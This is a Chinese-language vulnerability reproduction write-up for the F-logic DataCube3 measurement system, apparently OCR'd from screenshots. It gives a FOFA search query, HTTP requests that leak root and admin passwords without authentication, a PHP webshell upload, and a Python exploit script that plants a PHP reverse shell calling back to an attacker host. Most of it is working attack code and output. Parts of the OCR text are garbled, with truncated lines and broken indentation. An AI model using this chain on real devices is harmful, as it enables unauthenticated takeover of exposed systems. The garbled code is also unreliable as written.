F4-1F-logic-DataCube3测量系统-文件上传


漏洞描述：

F-logic DataCube3 /admin/setting_photo.php接口处存在任意文件上传漏洞，未经身份验证的攻击者可通过该漏洞在服务器端写入后门，获取服务器权限，进而控制整个web服务器。

影响版本：

```
F-logic DataCube3测量系统版本1.0
```

网站图片：



网络测绘：

fofa语法：


FOFA：title=="DataCube3"

漏洞复现：

payload：

```
GET /admin/config_all.php HTTP/1.1
Host: your-ip
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

效果图:
未授权获取用户名密码




```
GET /admin/config_all.php HTTP/1.1
Host: [redacted]
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
70.0.3538.77 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

```
configData
"name_old":"bac
"edit":false,"name":"comterm.id","name_old":"comterm.id","value":"0000"},
{"check":false,"edit":false,"name":"control.req_interval","name_old":"control.
req_interval","value":"30000"},{"check":false,"edit":false,"name":"control.
result_timeout","name_old":"control.result_timeout","value":"600"},
{"check":false,"edit":false,"name":"control.result_timeout_manual",
"name_old":"control.result_timeout_manual","value":"60"},{"check":false,
"edit":false,"name":"control.step","name_old":"control.step","value":"5"},
{"check":false,"edit":false,"name":"control.time","name_old":"control.time",
"value":"10"},{"check":false,"edit":false,"name":"ebara.enable",
"name_old":"ebara.enable","value":"false"},{"check":false,"edit":false,
"name":"irs.enable","name_old":"irs.enable","value":"none"},{"check":false,
"edit":false,"name":"irs.retry_count","name_old":"irs.retry_count","value":"3"},
{"check":false,"edit":false,"name":"irs.retry_interval","name_old":"irs.
retry_interval","value":"600"},{"check":false,"edit":false,"name":"login.
admin_id","name_old":"login.admin_id","value":"admin"},{"check":false,
"edit":false,"name":"login.admin_pwd","name_old":"login.admin_pwd",
"value":"Admin-12345"},{"check":false,"edit":false,"name":"login.root_id",
"name_old":"login.root_id","value":"root"},{"check":false,"edit":false,
"name":"login.root_pwd","name_old":"login.root_pwd","value":"Root-123456"},
{"check":false,"edit":false,"name":"login.test_id","name_old":"login.test_id",
"value":"test"},{"check":false,"edit":false,"name":"login.test_pwd",
"name_old":"login.test_pwd","value":"f1_jet-test"},{"check":false,"edit":false,
"name":"manualctl.reg_uri","name_old":"manualctl.reg_uri","value":""},
```

使用口令获取登录后的cookie

```
POST /admin/config_all.php HTTP/1.1
Host: your-ip
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded

user_id=用户名&user_pw=密码&login=%25E3%2583%25AD%25E3%2582%25B0%25E3%2582%25A4%25E3%2583%25B3
```




```
POST /admin/config_all.php HTTP/1.1
Hos[redacted]
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded

user_id=root&user_pw=Root-123456&login=%25E3%2583%25AD%25E3%2582%25B0%25E3%2582%25A4%25E3%2583%25B3
```

```
HTTP/1.1 302 Found
X-Powered-By: PHP/7.2.1-dev
Set-Cookie: SESS_IDS=97uachbdvjo739fgfp1t5950q8; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php
Content-type: text/html; charset=UTF-8
Date: Fri, 15 Mar 2024 13:55:26 GMT
Server: lighttpd/1.4.13
Content-Length: 46432



<!DOCTYPE html>
<html>
<!-- ===========================================================================
  ▼HTML Start
 ======================================================================== -->
<head>

  <!-- head include -->
  <meta charset="UTF-8" />
<meta name="viewport" content="initial-scale=1.0">
<link rel="shortcut icon" type="image/x-icon" href="../images/contents/favicon.ico" />
```

携带cookie获取accesstime的值

```
GET /admin/setting_photo.php HTTP/1.1
Host: your-ip
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: 登录后的cookie
```




```
GET [redacted]min/setting_photo.php HTTP/1.1
Host[redacted]
User-Agent[redacted]Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: SESS_IDS=97uachbdvjo739fgfp1t5950q8
```

```
  <form method='post' action='setting_photo.php' enctype="multipart/form-data">

    <!-- 写真削除 -->
    <input :id="'btnDelete'+key" name='delete' type='submit' :value='jsonEncode(item)'
    v-for="(item,key) in photoFile" />

    <!-- 写真追加 -->
    <input ref="btnAdd" name='add' type='submit' value='写真追加' />
    <input ref="btnUpdate" name='update' type='submit' value='写真上書き' />
    <input ref="btnFileSelect" name='addPhoto' type='file' @change="selectedFile" />

    <!--F5でのsubmit対策 -->
    <input type="hidden" name="accesstime" value="0.05554600 1710511030" />
  </form>
</div><!-- /.sendFormArea -->

              <section>

                <header class="tbl_header">
                  <h3 class="tbl_tit">写真管理</h3>
                  <nav>
                    <el-button-group>
                      <el-button size="medium" type="" @click="dialogVisible = true">写
                      真新規追加</el-button>
                    </el-button-group>
                  </nav>
```

文件上传

```
POST /admin/setting_photo.php HTTP/1.1
Host: your-ip
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: multipart/form-data;boundary=----------------------------113389720123090127612523184396
Cookie: 登录后的cookie

----------------------------113389720123090127612523184396
Content-Disposition: form-data; name="add"

............................
----------------------------113389720123090127612523184396
Content-Disposition: form-data; name="addPhoto"; filename="1.php"
Content-Type: image/jpeg

<?php system("whoami");?>
----------------------------113389720123090127612523184396
Content-Disposition: form-data; name="accesstime"

accesstime的值
----------------------------113389720123090127612523184396--
```




```
POST /admin/setting_photo.php HTTP/1.1
Host:[redacted]
User-A[redacted]/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: multipart/form-data;boundary=----------------------------113389720123090127612523184396
Cookie: SESS_IDS=97uachbdvjo739fgfp1t5950q8

----------------------------113389720123090127612523184396
Content-Disposition: form-data; name="add"

............................
----------------------------113389720123090127612523184396
Content-Disposition: form-data; name="addPhoto"; filename="1.php"
Content-Type: image/jpeg

<?php system("whoami");?>
----------------------------113389720123090127612523184396
Content-Disposition: form-data; name="accesstime"

0.05554600 1710511030
----------------------------113389720123090127612523184396--
```

```
HTTP/1.1 302 Found
X-Powered-By: PHP/7.2.1-dev
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php
Content-type: text/html; charset=UTF-8
Date: Fri, 15 Mar 2024 13:59:13 GMT
Server: lighttpd/1.4.13
Content-Length: 32052



<!DOCTYPE html>
<html>
<!-- ===========================================================================
  ▼HTML Start
 ======================================================================== -->
<head>

  <!-- head include -->
  <meta charset="UTF-8" />
<meta name="viewport" content="initial-scale=1.0">
<link rel="shortcut icon" type="image/x-icon" href="../images/contents/favicon.ico" />

<!-- JavaScript FrameWork -->
```

验证URL

```
/images/slideshow/1.php
```




⚠ 不安全 [redacted]/images/slideshow/1.php

root

'vthon

Python

```
# -*- coding: utf-8 -*-

# Exploit Title: DataCube3 exploit chain reverse shell, information disclosure (root password leak) + unrestricted file upload
# Date: 7/28/2022
# Exploit Author: Samy Younsi - NS Labs (https://neroteam.com)
# Vendor Homepage: https://www.f-logic.jp
# Software Link: https://www.f-logic.jp/pdf/support/manual_product/manual_product_datacube3_ver1.0_sc.pdf
# Version: Ver1.0
# Tested on: DataCube3 version 1.0 (Ubuntu)
# CVE : CVE-2024-25830 + CVE-2024-25832

from __future__ import print_function, unicode_literals
from bs4 import BeautifulSoup
import argparse
import requests
import json
import urllib3
import re
urllib3.disable_warnings()

def banner():
    dataCube3Logo = """
```



```
\033[1;92mSamy Younsi (Necrum Security Labs)\033[1;m         \033[1;91mDataCube3 exploit chain reverse shell\033[1;m
                FOR EDUCATIONAL PURPOSE ONLY.
  """
    return print('\033[1;94m{}\033[1;m'.format(dataCube3Logo))


def extractRootPwd(RHOST, RPORT, protocol):
    url = '{}://{}:{}/admin/config_all.php'.format(protocol, RHOST, RPORT)
    try:
        response = requests.get(url, allow_redirects=False, verify=False, timeout=20)
        if response.status_code != 302:
            print('[!] \033[1;91mError: DataCube3 web interface is not reachable. Make sure the specified IP is correct.\033[1;m')
            exit()
        soup = BeautifulSoup(response.content.decode('utf-8'), 'html.parser')
        scriptTag = str(soup.find_all('script')[12]).replace(' ', '')
        rawLeakedData = re.findall('configData:.*,', scriptTag)[0]
        jsonLeakedData = json.loads('[{}]'.format(rawLeakedData.split('configData:[')[1].split('],')[0]))
        adminPassword = jsonLeakedData[12]['value']
        rootPassword = jsonLeakedData[14]['value']
        print('[INFO] DataCube3 leaked credentials successfully extracted: admin:{} | root:{}.\n[INFO] The target must be vulnerable.'.format(adminPassword, rootPassword
        return rootPassword
    except:
        print('[ERROR] Can\'t grab the DataCube3 version...')
def generateAuthCookie(RHOST, RPORT, protocol, rootPassword):
    print('[INFO] Generating DataCube3 auth cookie ...')
    url = '{}://{}:{}/admin/config_all.php'.format(protocol, RHOST, RPORT)
    data = {
        'user_id': 'root',
        'user_pw': rootPassword,
        'login': '%E3%83%AD%E3%82%B0%E3%82%A4%E3%83%B3'
    }
    try:
        response = requests.post(url, data=data, allow_redirects=False, verify=False, timeout=20)
    if response.status_code != 302:
      print('[!] \033[1;91mError: An error occur while trying to get the auth cookie, is the root password correct?\033[1;m')
      exit()
    authCookie = response.cookies.get_dict()
    print('[INFO] Authentication successful! Auth Cookie: {}'.format(authCookie))
    return authCookie
  except:
    print('[ERROR] Can\'t grab the auth cookie, is the root password correct?')


def extractAccesstime(RHOST, RPORT, LHOST, LPORT, protocol, authCookie):
  print('[INFO] Extracting Accesstime ...')
  url = '{}://{}:{}/admin/setting_photo.php'.format(protocol, RHOST, RPORT)
  try:
    response = requests.get(url, cookies=authCookie, allow_redirects=False, verify=False, timeout=20)
    if response.status_code != 302:
      print('[!] \033[1;91mError: An error occur while trying to get the accesstime value.\033[1;m')
      exit()
    soup = BeautifulSoup(response.content.decode('utf-8'), 'html.parser')
    accessTime = soup.find('input', {'name': 'accesstime'}).get('value')
    print('[INFO] AccessTime value: {}'.format(accessTime))
    return accessTime
  except:
    print('[ERROR] Can\'t grab the accesstime value, is the root password correct?')
def injectReverseShell(RHOST, RPORT, LHOST, LPORT, protocol, authCookie, accessTime):
  print('[INFO] Injecting PHP reverse shell script ...')
  filename='rvs.php'
  payload = '<?php $sock=fsockopen("{}",{});$proc=proc_open("sh", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);?>'.format(LHOST, LPORT)
  data = '-----------------------------113389720123090127612523184396\r\nContent-Disposition: form-data; name="add"\r\n\r\nå□□ç□□è¿½å□\xA0\r\n-----------------------------
  headers = {
      'Content-Type': 'multipart/form-data; boundary=---------------------------113389720123090127612523184396'
  }
  url = '{}://{}:{}/admin/setting_photo.php'.format(protocol, RHOST, RPORT)
  try:
    response = requests.post(url, cookies=authCookie, headers=headers, data=data, allow_redirects=False, verify=False, timeout=20)
    if response.status_code != 302:
        print('[!] \033[1;91mError: An error occur while trying to upload the PHP reverse shell script.\033[1;m')
        exit()
    shellURL = '{}://{}:{}/images/slideshow/{}'.format(protocol, RHOST, RPORT, filename)
    print('[INFO] PHP reverse shell script successfully uploaded!\n[INFO] SHELL URL: {}'.format(shellURL))
    return shellURL
  except:
    print('[ERROR] Can\'t upload the PHP reverse shell script, is the root password correct?')


def execReverseShell(shellURL):
  print('[INFO] Executing reverse shell...')
  try:
    response = requests.get(shellURL, allow_redirects=False, verify=False)
    print('[INFO] Reverse shell successfully executed.')
    return
  except Exception as e:
      print('[ERROR] Reverse shell failed. Make sure the DataCube3 device can reach the host {}:{}')
      return False


def main():
  banner()
  args = parser.parse_args()
  protocol = 'https' if args.RPORT == 443 else 'http'
  rootPassword = extractRootPwd(args.RHOST, args.RPORT, protocol)
  authCookie = generateAuthCookie(args.RHOST, args.RPORT, protocol, rootPassword)
  accessTime = extractAccesstime(args.RHOST, args.RPORT, args.LHOST, args.LPORT, protocol, authCookie)
  shellURL = injectReverseShell(args.RHOST, args.RPORT, args.LHOST, args.LPORT, protocol, authCookie, accessTime)
  execReverseShell(shellURL)


if __name__ == '__main__':
  parser = argparse.ArgumentParser(description='Script PoC that exploit an nauthenticated remote command injection on f-logic DataCube3 devices.', add_help=False)
  parser.add_argument('--RHOST', help='Refers to the IP of the target machine. (f-logic DataCube3 device)', type=str, required=True)
  parser.add_argument('--RPORT', help='Refers to the open port of the target machine. (443 by default)', type=int, required=True)
  parser.add_argument('--LHOST', help='Refers to the IP of your machine.', type=str, required=True)
  parser.add_argument('--LPORT', help='Refers to the open port of your machine.', type=int, required=True)
  main()
```